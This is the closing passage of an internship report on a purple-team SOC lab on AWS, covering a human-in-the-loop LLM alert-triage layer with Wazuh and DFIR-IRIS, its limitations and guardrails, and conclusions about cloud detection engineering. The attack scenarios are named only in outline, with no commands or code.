


Figure 131. The Slack notification for the merge — "SOC case updated", reporting the SQL-injection stage, its assessment, the `merge_existing` route, and a link into the case. A matching "case created" message is posted for the first stage.




Figure 132. The email notification for the same campaign, delivering the AI's assessment and a one-click link back to the case in DFIR-IRIS.

The end result is the whole point of the system: a burst of individual Wazuh alerts — which on the raw dashboard looked like several hundred disconnected events — arrives at the analyst as **one explained, evidence-grounded case** describing a single campaign, ready for a human decision.

6.8 Evaluation, limitations, and responsible AI

What worked :

End to end and on the live lab, the pipeline reliably forwarded and enriched alerts, correlated a multi-stage campaign into a single living case, produced grounded false-/true-

positive assessments, kept per-alert evidence intact across merges, and delivered a readable, colour-coded case with a correct MITRE ATT&CK mapping to Slack and email.

Limitations :

The design is deliberately honest about where it stops. The triage model is a **general-purpose LLM, not one trained for security-operations analysis**, and the pipeline does not yet use **retrieval-augmented generation (RAG)** to ground it in the organisation's own detections, past cases, and threat intelligence — both of which would sharpen its judgement. The false-/true-positive verdict is currently asked of that model; a dedicated **machine-learning classifier** trained on labelled alerts would likely decide alert states (false positive, true positive, or otherwise) more reliably. And crucially, the AI reasons only over the single forwarded alert and its enrichment: it does **not query Wazuh** for the surrounding events and alerts, and it **cannot reach the attacked hosts or services** to investigate them directly. Doing that — pulling the related events from the SIEM and actively probing the affected machines — is the work of an **agentic AI** that can take investigative actions on its own, which this human-in-the-loop, non-autonomous design does not attempt. These mark the natural next steps rather than defects in what was built.

Responsible AI and guardrails :

Because those risks are real, the design puts firm guardrails around the model. The human-approval gate is absolute: the system proposes, a person disposes, and **no containment action is ever automated.** The data given to the model is scoped and redacted (secrets and credentials are stripped before the alert is normalised). The model runs locally, so no alert data is sent to a third party. And the case record is composed by code from validated fields, so the model's influence is bounded to analysis, never to the facts on the record. **Human-in-the-loop is not an afterthought here; it is the organising principle of the whole design.**

Chapter 7 : Conclusion and Future Work

7.1 What was built

This project built a compact but realistic cloud-native SOC lab on AWS and used it in a **purple-teaming approach** — simulating four representative attack scenarios and engineering the detections that catch each one. On the offensive side, a deliberately vulnerable environment — Juice Shop behind Nginx and ModSecurity, EC2 and serverless workloads, IAM roles, and sensitive data in S3, RDS, and DynamoDB — was attacked across the web and cloud layers: web exploitation and brute force, SSRF to cloud-credential theft, a container escape that escalated to full cloud compromise, and a serverless confused-deputy identity pivot. On the defensive side, every stage was given a detection in Wazuh, decoding ModSecurity and AWS CloudTrail/CloudWatch telemetry and mapping each rule to MITRE ATT&CK. Together, the attack simulations and their detections are the core contribution of the work.

7.2 Key lessons

Several lessons recurred. The most important is conceptual: **in the cloud, identity is the perimeter**, and CloudTrail — the identity activity log — is the single most valuable detection source. Others were practical and hard-won: JSON telemetry only becomes useful once each source has a dedicated decoder that actually extracts its fields; CloudTrail writes global-service events (IAM, STS) to **us-east-1** regardless of the account's Region, so a detection that ignores that Region sees nothing; and IMDSv2, though a real improvement, does not stop a host-level attacker who reaches the metadata service through a host-networked container.

7.3 The AI layer — an experiment, and its limits

On top of the detections, an AI-augmented triage layer was built to explore whether a local language model could correlate alerts into human-ready cases. As a proof of concept it works — it groups a multi-stage campaign into one living, colour-coded DFIR-IRIS case with a grounded assessment and a correct ATT&CK mapping — but it is deliberately positioned as early work. The model is general-purpose rather than trained for security operations and uses no retrieval-augmented grounding; a dedicated machine-learning classifier would likely judge true and false positives more reliably; and, most importantly, the AI reasons only over the single alert it is handed — it cannot yet query Wazuh for the surrounding events or investigate the affected hosts and services directly. Doing that would require an agentic system, and it is left, with the human firmly in the loop, to future work.

7.4 Future work

The natural next steps follow from those limits: extend the detection coverage and dashboards across every layer of the environment; give the triage layer real grounding — retrieval-augmented over the organisation's own detections and past cases — and a trained classifier for alert states; and, only under careful human-gated controls, let it pull related events from the SIEM and investigate hosts directly. The detection engineering built here is the solid foundation on which any of that would stand.

Beyond the technical results, the internship at **Devoteam CyberTrust** was a chance to work the way a real purple team does — building the environment, attacking it, and engineering

the detections that make it defensible — and to see where human expertise ends and automation might, carefully, begin.